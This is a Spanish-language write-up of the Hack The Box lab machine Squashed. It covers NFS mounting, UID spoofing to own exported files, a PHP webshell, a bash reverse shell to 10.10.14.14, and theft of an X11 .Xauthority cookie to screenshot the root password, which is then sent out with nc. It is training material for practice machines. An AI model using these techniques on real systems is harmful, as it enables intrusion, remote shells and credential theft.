

SQUASHED

- 1. SQUASHED
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Mounting NFS directories
 - 1.5. Creating user in order to access files
 - 1.6. Uploading webshell via mounted directories
 - 1.7. Privesc via abusing .Xauthority file (X11).

1. SQUASHED

www

<https://app.hackthebox.com/machines/Squashed>

SQUASHED 514

RETIRED MACHINE

Squashed

LINUX EASY

4.4 MACHINE RATING	5382 USER OWNS	4086 SYSTEM OWNS	10/11/2022 RELEASED
------------------------------	--------------------------	----------------------------	-------------------------------

Created by polarbearer & C4rm310

Copy Link

Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> ping 10.10.11.191
PING 10.10.11.191 (10.10.11.191) 56(84) bytes of data:
64 bytes from 10.10.11.191: icmp_seq=1 ttl=63 time=45.2 ms
64 bytes from 10.10.11.191: icmp_seq=2 ttl=63 time=41.2 ms
64 bytes from 10.10.11.191: icmp_seq=3 ttl=63 time=42.5 ms
64 bytes from 10.10.11.191: icmp_seq=4 ttl=63 time=39.6 ms
64 bytes from 10.10.11.191: icmp_seq=5 ttl=63 time=46.2 ms
64 bytes from 10.10.11.191: icmp_seq=6 ttl=63 time=37.9 ms
^C
--- 10.10.11.191 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 37.915/41.104/45.216/2.311 ms
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos varios puertos abiertos, entre ellos: *22, 80, 111 y 2049*.

```
> nmap -sS -p- --open 10.10.11.191 -n -Pn --min-rate 5000 -o6 allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 10:00 -01
Nmap scan report for 10.10.11.191
Host is up (0.046s latency).
Not shown: 64911 closed tcp ports (reset), 616 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp   open  nfs
36079/tcp open  unknown
40610/tcp open  unknown
40961/tcp open  unknown
42063/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como

input los puertos de *allports* mediante `extractPorts`.

```

> nmap -sCV -p22,88,111,2049,36079,40619,40961,42063 --min-rate 5000 10.10.11.191 -TS -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 10:01 -01
Nmap scan report for 10.10.11.191
Host is up (0.051s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:09:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  1b:cd:9d:08:a6:21:a8:b6:b6:f7:9f:ed:40:31:54:fb (ED25519)
88/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Built Better
|_ http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   open  rpcbind   2.4 (RPC #100000)
|_ rpcinfo:
|_   program version port/proto service
|_   100000 2,3,4    111/tcp  rpcbind
|_   100000 2,3,4    111/udp  rpcbind
|_   100000 3,4      111/tcp6 rpcbind
|_   100000 3,4      111/udp6 rpcbind
|_   100003 3        2049/udp nfs
|_   100003 3        2049/udp6 nfs
|_   100003 3,4      2049/tcp nfs
|_   100003 3,4      2049/tcp6 nfs
|_   100005 1,2,3    37830/udp mountd
|_   100005 1,2,3    40961/tcp mountd
|_   100005 1,2,3    48335/tcp6 mountd
|_   100005 1,2,3    50745/udp6 mountd
|_   100021 1,3,4    40619/tcp6 nlockmgr
|_   100021 1,3,4    42063/tcp  nlockmgr
|_   100021 1,3,4    51833/udp  nlockmgr
|_   100021 1,3,4    52649/udp6 nlockmgr
|_   100227 3        2049/tcp  nfs acl
|_   100227 3        2049/tcp6 nfs acl
|_   100227 3        2049/udp  nfs acl
|_   100227 3        2049/udp6 nfs acl
|_   100227 3        2049/udp6 nfs acl
|_   36079/tcp open mountd  1-3 (RPC #100005)
|_   40619/tcp open mountd  1-3 (RPC #100005)
|_   40961/tcp open mountd  1-3 (RPC #100005)
|_   42063/tcp open nlockmgr 1-4 (RPC #100021)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds

```

1.3. Tecnologías web

Whatweb: nos reporta lo siguiente.

```

> whatweb http://10.10.11.191
http://10.10.11.191 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.191], JQuery[3.0.0], Script, Title[Built Better], X-UA-Compatible[IE=edge]

```

1.4. Mounting NFS directories

En el escaneo de puertos vemos que se está usando **NFS (Network File System)** en el *puerto 2049*, adicionalmente, este servidor está usando **RPCBind** como parte de su

infraestructura de red para mapear este servicio. Sabiendo esto, podemos usar el comando: `showmount -e 10.10.11.191` para mostrar una lista de los directorios exportados por el servidor NFS. Vemos que hay dos directorios, los cuales vamos a montar en nuestro sistema con: `mount -t nfs 10.10.11.191:(directorio) (directorio_local)`.

Es una buena práctica usar el directorio `/mnt` para realizar monturas temporales.

```

root@kali:~# showmount -e 10.10.11.191
Export list for 10.10.11.191:
/home/ross *
/var/www/html *
root@kali:~# cd /home/kali/prjor/CTF/HTB/Squashed/content
root@kali:~# mkdir -p /mnt/home_ross
root@kali:~# ls
root@kali:~# mkdir -p home_ross
root@kali:~# ls
root@kali:~# cd /home_ross
root@kali:~# mkdir var_www_html
root@kali:~# ls
root@kali:~# cd /home_ross
root@kali:~# cd /var_www_html
root@kali:~# mount 10.10.11.191::/home/ross /home_ross
root@kali:~# mount 10.10.11.191::/var/www/html /var_www_html
root@kali:~# ls
root@kali:~# cd /home_ross
root@kali:~# cd /var_www_html

```

Para el directorio `/var/www/html` no tenemos acceso, pero sin embargo, dentro del directorio `/home/ross`, encontramos un archivo de contraseñas llamado *Passwords.kdbx*.

```

> ls -la
dwxr-xr-x  root root    4.0 KB Fri May 17 10:16:14 2024  .
dwxr-xr-x  root root    4.0 KB Fri May 17 09:51:40 2024  ..
dwxr-xr-x  1001 1001    4.0 KB Fri May 17 00:16:12 2024  .home_ross
dwxr-xr-x  2017 www-data 4.0 KB Fri May 17 10:30:01 2024  var_www_html
> cd var_www_html
cd: permission denied: var_www_html
> cd home_ross
> ls -la
Desktop:
dwxr-xr-x  1001 1001 4.0 KB Fri Oct 21 13:57:01 2022  .
dwxr-xr-x  1001 1001 4.0 KB Fri May 17 00:16:12 2024  ..

Documents:
dwxr-xr-x  1001 1001 4.0 KB Fri Oct 21 13:57:01 2022  .
dwxr-xr-x  1001 1001 4.0 KB Fri May 17 00:16:12 2024  ..
-rw-rw-r--  1001 1001 1.3 KB Wed Oct 19 11:57:43 2022  Passwords.kdbx

Downloads:
dwxr-xr-x  1001 1001 4.0 KB Fri Oct 21 13:57:01 2022  .
dwxr-xr-x  1001 1001 4.0 KB Fri May 17 00:16:12 2024  ..

Music:
dwxr-xr-x  1001 1001 4.0 KB Fri Oct 21 13:57:01 2022  .
dwxr-xr-x  1001 1001 4.0 KB Fri May 17 00:16:12 2024  ..

Pictures:
dwxr-xr-x  1001 1001 4.0 KB Fri Oct 21 13:57:01 2022  .
dwxr-xr-x  1001 1001 4.0 KB Fri May 17 00:16:12 2024  ..

Public:
dwxr-xr-x  1001 1001 4.0 KB Fri Oct 21 13:57:01 2022  .
dwxr-xr-x  1001 1001 4.0 KB Fri May 17 00:16:12 2024  ..

Templates:
dwxr-xr-x  1001 1001 4.0 KB Fri Oct 21 13:57:01 2022  .
dwxr-xr-x  1001 1001 4.0 KB Fri May 17 00:16:12 2024  ..

Videos:
dwxr-xr-x  1001 1001 4.0 KB Fri Oct 21 13:57:01 2022  .
dwxr-xr-x  1001 1001 4.0 KB Fri May 17 00:16:12 2024  ..

~ # /home/kali/prjarr/CTF/HTB/Squashed/content/home_ross

```

Usamos ahora la herramienta **KeePassXC** para abrir el archivo: `keepassxc`
`Passwords.kdbx`, pero necesitamos una **contraseña maestra**, la cual de momento no tenemos. Esta contraseña maestra lo que hace es cifrar la base de datos de contraseñas de **KeePass**. Tratamos de usar **Keepass2john** para extraer el hash del archivo, pero parece que la versión del archivo de base de datos no es compatible

con la versión de la herramienta.

```

$ ls
Passwords.kdbx
$ keepassxc Passwords.kdbx
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
error: XDG_RUNTIME_DIR is invalid or not set in the environment.
MESA: error: ZINK: failed to choose pdev
glx: failed to create dri3 screen
failed to load driver: Zink
$ keepassxjohn Passwords.kdbx > hash.txt
zsh: read-only file system: hash.txt
$ ls
Passwords.kdbx
$ keepassxjohn Passwords.kdbx > hash
zsh: read-only file system: hash
$ keepassxjohn Passwords.kdbx
! Passwords.kdbx : File version '40000' is currently not supported!
$ keepassxjohn Passwords.kdbx
! Passwords.kdbx : File version '40000' is currently not supported!

```

“

NFS (Network File System) es un protocolo de red desarrollado originalmente por Sun Microsystems en 1984, que permite a los usuarios acceder a archivos y directorios ubicados en sistemas remotos como si estuvieran en su propia máquina. Es ampliamente utilizado en sistemas Unix y Linux, aunque también está disponible para otros sistemas operativos.

“

RPCBind es un servicio utilizado en sistemas operativos tipo Unix que actúa como un servidor de asignación de puertos **RPC (Remote Procedure Call)**. Su función principal es mapear los números de puerto RPC a las direcciones de red en un sistema, permitiendo así que los programas cliente RPC encuentren y se comuniquen con los servicios RPC en un servidor. Cuando un programa cliente necesita acceder a un servicio remoto mediante RPC, necesita saber qué puerto está utilizando ese servicio en el servidor remoto. RPCBind proporciona esta información al mapear los nombres de servicio a los números de puerto.

1.5. Creating user in order to access files

Vamos a proceder de otro modo: crearemos un usuario que tenga el **UID** y el **GID** que tiene el directorio **/var_www_html** asignado, para de este modo, conseguir acceso a éste. Hacemos: `useradd test2017` para añadir el usuario, `usermod -u 2017 test2017` para otorgarle el **UID 2017** y `groupmod -g 2017 test2017` para otorgarle el **GID 2017**. Cambiamos ahora a este nuevo usuario creado y tenemos acceso al directorio. Como este usuario (el propietario de los directorios montados) no existe en nuestro sistema, nos aparece en su lugar el **UID**. Sabiendo este UID, podemos crear un nuestro sistema un usuario que tenga este mismo UID. Automáticamente, pasará ahora a ser el propietario de estos directorios y archivos.

```

$ cd var_www_html
cd: permission denied: var_www_html
$ ls -la
drwxr-xr-x root root    4.0 KB Fri May 17 10:16:14 2024 .
drwxr-xr-x root root    4.0 KB Fri May 17 09:51:40 2024 ..
drwxr-xr-x 1001 1001    4.0 KB Fri May 17 06:16:12 2024 /home/ross
drwxr-xr-x 2017 www-data 4.0 KB Fri May 17 13:10:01 2024 /var_www_html
$ useradd test2017
$ usermod -u 2017 test2017
$ groupmod -g 2017 test2017
$ id test2017
uid=2017(test2017) gid=2017(test2017) groups=2017(test2017)
$ su test2017
$ /bin/bash
test2017@kali: /home/kali/pryor/CTF/HTB/Squashed/content$ zsh
kali% pwd
/home/kali/pryor/CTF/HTB/Squashed/content
kali% ls
home  ross  var_www_html
kali% cd var_www_html
kali% ls
css  images  index.html  js
kali% ls -la
total 56
drwxr-xr-x 5 test2017 www-data 4096 May 17 13:25 .
drwxr-xr-x 4 root      root    4096 May 17 10:16 ..
drwxr-xr-x 2 test2017 www-data 4096 May 17 13:25 css
-rw-r--r-- 1 test2017 www-data 44 Oct 21 2022 htaccess
drwxr-xr-x 2 test2017 www-data 4096 May 17 13:25 images
-rw-r--r-- 1 test2017 www-data 32532 May 17 13:25 index.html
drwxr-xr-x 2 test2017 www-data 4096 May 17 13:25 js
kali% id
uid=2017(test2017) gid=2017(test2017) groups=2017(test2017)
kali%


```

1.6. Uploading webshell via mounted directories


Vemos ahora en esta carpeta un **index.html**, el cual parece corresponderse con la web que se sirve por el **puerto 80**. Hacemos `cat index.html | grep "furniture"` para comprobarlo (ya que esto es lo que se muestra en la web). Efectivamente, este es un archivo de la web. Por tanto, sabiendo también que la página web interpreta **PHP**, podemos intentar subir una **webshell**. Primero, creamos un archivo de prueba para comprobar si podemos acceder a éste desde la web.

Cuando creas una montura con el comando `mount`, los archivos y directorios en la montura reflejan el contenido del directorio original en el sistema de archivos

subyacente. Esto significa que cualquier cambio que realices en los archivos y directorios dentro de la montura se aplicará inmediatamente al sistema de archivos original.



Creamos un archivo llamado *cmd.php*, en el cual añadimos: `<?php system($_GET['cmd']); ?>`. Nos ponemos en escucha con *Netcat*, y con este *one-liner* enviamos una shell de Bash por el puerto que estamos en escucha: `bash -c "bash -i >%26 /dev/tcp/10.10.14.14/443 0>%26%1"`. Recibimos nuestra shell reversa y realizamos el *tratamiento de la TTY*. Estamos como usuario *alex*.



1.7. Privesc via abusing .Xauthority file (X11)

Anteriormente, en los archivos de monturas, vimos un archivo *.Xauthority*. Sin embargo, ahora como usuario *alex* no tenemos acceso para verlo. Asimismo, vemos que el usuario *ross* está conectado (comando `w`), y que éste está conectado a través de la sesión gráfica local, específicamente la primera pantalla (*pantalla 0*) del servidor *X11* (**Display:** `FROM :0` en la salida del comando `w`). Compartimos un enlace a continuación para obtener más información sobre cómo aprovecharnos de *.Xauthority*.

www

<https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11>

```
alex@squashed:/home/alex$ find / -name ".Xauthority" 2s/dev/null
/home/ross/.Xauthority
alex@squashed:/home/alex$ ls -la /home/ross/.Xauthority
-rw----- 1 ross ross 57 May 17 01:16 /home/ross/.Xauthority
alex@squashed:/home/alex$ id
uid=2017(alex) gid=2017(alex) groups=2017(alex)
alex@squashed:/home/alex$ cat /home/ross/.Xauthority
cat: /home/ross/.Xauthority: Permission denied
alex@squashed:/home/alex$ w
15:47:18 up 14:31, 1 user, load average: 0.00, 0.00, 0.02
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
ross      tty7      :0             01:16   14:31m  1:17   0.06s  /usr/libexec/gnome-session-binary --systemd --session=gnome
alex@squashed:/home/alex$
```

Desde nuestro sistema, en los directorios previamente montados, crearemos ahora como hicimos anteriormente, otro usuario que tenga el *UID* y *GID* establecido en *1001*, que es el necesario para tener acceso a *.Xauthority*. Una vez creado este usuario, seremos el propietario de este archivo y podremos leerlo.

```
> ls -la | grep ".Xauthority"
-rw----- 1001 1001 57 B Fri May 17 00:16:12 2024 .Xauthority
> useradd test
> usermod -u 1001 test
> groupmod -g 1001 test
> su test
$ /bin/bash -i
test@kali:/home/kali/pryor/CTF/HTB/Squashed/content/home_ross$ cat .Xauthority
squashed.htbMIT-MAGIC-COOKIE-1bNIR2G@test@kali:/home/kali/pryor/CTF/HTB/Squashed/content/home_ross$
test@kali:/home/kali/pryor/CTF/HTB/Squashed/content/home_ross$ xxd .Xauthority
00000000: 0100 000c 7111 7511 7318 4354 2400 7402  ...Squashed.htb
00000010: 0001 3000 124d 4954 2d4d 4147 4943 2d43  ..S.MIT-MAGIC-C
00000020: 00000020: 4f4f 4b4b 452d 3100 1042 0e7f 49ed 1ab2  OOKIE-1..0n.I...
00000030: c752 8ab5 ad0a 4723 4c          .RZ...00
test@kali:/home/kali/pryor/CTF/HTB/Squashed/content/home_ross$
```


Lo que vamos a hacer ahora es transferir este archivo al directorio personal de *alex* de la máquina víctima para poder operar con él. Montamos un servidor HTTP con Python en nuestro sistema y ejecutamos: `curl http://10.10.14.14/.Xauthority -o /tmp/.Xauthority` (lo transferimos al directorio `/tmp`).

```
alex@squashed:~/home/alex$ curl http://10.10.14.14/.Xauthority -o /tmp/.Xauthority
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 19 100 19 0 0 98 0 --:--:-- --:--:-- --:--:-- 98
alex@squashed:~/home/alex$ cd /tmp
alex@squashed:/tmp$ ls
test.py tmux-2017 VZXRKPI
alex@squashed:/tmp$ ls -la
total 24
drwxr-xrwt 4 root root 4096 May 17 17:13 .
drwxr-xr-x 28 root root 4096 Oct 21 2022 ..
-rw-r--r-- 1 alex alex 19 May 17 17:13 .Xauthority
-rwxr-xr-x 1 alex alex 385 May 17 15:16 test.py
drwx----- 2 alex alex 4096 May 17 02:24 tmux-2017
drwx----- 2 alex alex 4096 May 17 02:43 VZXRKPI
alex@squashed:/tmp$
```

Ejecutamos ahora este comando: `xwininfo -root -tree -display :0`. Básicamente, esto proporcionará información detallada sobre todas las ventanas abiertas en la pantalla raíz del sistema X11, incluyendo su jerarquía y relación entre ellas. Al ejecutar este comando, vemos que en pantalla aparece, entre otras cosas, *KeePassXC*. Por tanto, cabría pensar que el usuario que está conectado tiene esta aplicación abierta.

```
alex@squashed:~$ xwininfo -root -tree -display :0
xwininfo: Window id: 0x533 (the root window) (has no name)
Root window id: 0x533 (the root window) (has no name)
Parent window id: 0x0 (none)
28 children:
0x0000000b "gnome-shell": ("gnome-shell" "Gnome-shell") 1x1+200+200 +-200+-200
1 child:
0x0000000c (has no name): () 1x1+1+1 +-201+-201
0x00000022 (has no name): () 802x375+-1+26 +-1+26
1 child:
0x1e000004 "Passwords - KeePassXC": ("keepassxc" "keepassxc") 800x536+1+38 +-0+64
1 child:
0x1e000006 "Qt.NET.WM User Time Window": () 1x1+1+1 +-1+63
0x1e000008 "Qt Client Leader Window": () 1x1+0+0 +-0+0
0x00000017 (has no name): () 1x1+1+1 +-1+1
0x20000001 "keepassxc": ("keepassxc" "keepassxc") 10x10+10+10 +-10+10
0x1e000004 "Qt Selection Owner for KeePassXC": () 3x3+0+0 +-0+0
0x1c000001 "evolution-alarm-notify": ("evolution-alarm-notify" "Evolution-alarm-notify") 10x10+10+10 +-10+10
0x18000002 (has no name): () 10x10+0+0 +-0+0
0x18000001 "gsd-xsettings": ("gsd-xsettings" "Gsd-xsettings") 10x10+10+10 +-10+10
0x1a000001 "gsd-wacom": ("gsd-wacom" "Gsd-wacom") 10x10+10+10 +-10+10
0x14000001 "gsd-media-keys": ("gsd-media-keys" "Gsd-media-keys") 10x10+10+10 +-10+10
0x16000001 "gsd-power": ("gsd-power" "Gsd-power") 10x10+10+10 +-10+10
0x12000001 "gsd-color": ("gsd-color" "Gsd-color") 10x10+10+10 +-10+10
0x10000001 "gsd-keyboard": ("gsd-keyboard" "Gsd-keyboard") 10x10+10+10 +-10+10
0xe000003 "ibus-xim": () 1x1+0+0 +-0+0
1 child:
0xe000004 (has no name): () 1x1+1+1 +-1+1
0xe000001 "ibus-x11": ("ibus-x11" "ibus-x11") 10x10+10+10 +-10+10
0xa000001 "ibus-extension-gtk3": ("ibus-extension-gtk3" "ibus-extension-gtk3") 10x10+10+10 +-10+10
0x00000001 (has no name): () 1x1+100+100 +-100+-100
0x00000001 (has no name): () 1x1+1+1 +-1+1
0x00000009 (has no name): () 1x1+100+100 +-100+-100
0x00000008 (has no name): () 1x1+100+100 +-100+-100
0x00000007 (has no name): () 1x1+100+100 +-100+-100
0x00000006 "GNOME Shell": () 1x1+100+100 +-100+-100
0x00000001 "gnome-shell": ("gnome-shell" "Gnome-shell") 10x10+10+10 +-10+10
0x00000008 (has no name): () 1x1+100+100 +-100+-100
0x00000010 "mutter guard window": () 800x600+0+0 +-0+0
alex@squashed:~$
```


Vamos entonces a tratar de sacar una captura de pantalla con: `xwd -root -screen -silent -display :0 > screenshot.xwd`. Transferiremos esta captura a nuestro sistema. Como esta captura es un archivo *.xwd*, tendremos que convertirla a *.png*.

Para ello, podemos ejecutar: `convert screenshot.xwd screenshot.png`.

```
alex@squashed:/tmp$ xwd -root -screen -silent -display :0 > screenshot.xwd
alex@squashed:/tmp$ nc 10.10.14.14 443 < screenshot.xwd
alex@squashed:/tmp$ nc 10.10.14.14 443 < screenshot.xwd
alex@squashed:/tmp$

> nc -nlvp 443 > screenshot.xwd
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.191] 50952
^C
ls
screenshot.xwd
file screenshot.xwd
screenshot.xwd: X-Window screen dump image data, version X11, "xwdump", 800x600x24, 256 colors 256 entries
> convert screenshot.xwd screenshot.png
/home/kali/pryor/CTF/HTB/Squashed/content
```

Ahora, podemos ver la imagen: `kitty + kitten icat screenshot.png`. Tenemos la contraseña maestra para la base de datos de **KeePass**.



Migramos a **root** usando esta contraseña. Obtenemos acceso.

```
alex@squashed:/tmp$ su root
Password:
root@squashed:/tmp# cd /Root
bash: cd: /Root: No such file or directory
root@squashed:/tmp# cd /root
root@squashed:/root# ls
Desktop Documents Downloads Music Pictures Public root.txt scripts snap Templates Videos
root@squashed:/root# cat root.txt
509e928571d718b32ef5fb6e9d8ce0b
root@squashed:/root#
```

“

El archivo **.Xauthority** es generado por el programa `xauth`, y es un archivo oculto en el directorio de inicio de un usuario en sistemas Unix y Linux. Su propósito principal es almacenar los "cookies" de autenticación de las conexiones **X11** (*el sistema de ventanas X*), que se utilizan para controlar el acceso a la sesión gráfica del usuario. Estos cookies de autenticación garantizan que solo los clientes (programas) autorizados puedan comunicarse con el servidor X, que maneja la pantalla, el teclado y el ratón.

Esto permite evitar que otras personas envíen imágenes u otras ventanas a tu pantalla, pero igualmente podría ocasionar que otras personas puedan "ver" lo que hay en tu pantalla. Por tanto, que otro usuario no autorizado pueda ver este archivo resulta un problema crítico de seguridad.

“

X11 es un sistema de ventana gráfica y protocolo de red que proporciona la infraestructura base para los entornos gráficos en sistemas Unix y Unix-like, como Linux y FreeBSD. Fue desarrollado por el Massachusetts Institute of Technology (MIT) como una evolución del sistema X10. En términos simples, X11 es el estándar subyacente que permite la creación de interfaces gráficas de usuario (GUI) en sistemas Unix. Proporciona las herramientas y bibliotecas necesarias para gestionar ventanas, manejar dispositivos de entrada como el teclado y el ratón, y dibujar elementos gráficos en la pantalla.